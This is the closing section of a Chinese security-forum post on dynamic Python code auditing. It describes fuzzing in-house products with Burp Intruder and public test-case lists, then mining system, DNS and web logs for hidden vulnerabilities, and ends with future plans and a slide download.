


fuzzing

做完上面的一些工作之后，我在想如何提高我的工作效率，毕竟我们部门产品众多，但是代码审计这个工作只有我一个在做。我把正常数据，畸形数据，poc数据，等其他数据，然后在审计数据库日志，危险函数日志，auditd日志，dns日志，web报错日志，希望能从日志中发现潜藏的漏洞



利用burp的intruder这个功能就可以实现，测试用例可以使用wooyun提供的fuzzing数据



Ps:还是有几个自己需要处理的问题

1. 需要根据自己的业务类型制定自己的测试用例
2. 自己要想办法处理产生的大量的日志
3. 其他问题

未来要做的事情

1. 自动化部署客户端
2. 开发一个日志处理平台
3. 尽可能的覆盖更多的漏洞类型
4. 丰富测试用例
5. 开源（ https://github.com/niexinming/python_hook ）

议题ppt下载地址在下面

python动态代码审计8_16_3.zip (3.453 MB) 下载附件

点击收藏 | 0 关注 | 2

上一篇：[红日安全]代码审计Day10 -... 下一篇：Windows利用技巧：利用任意文...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板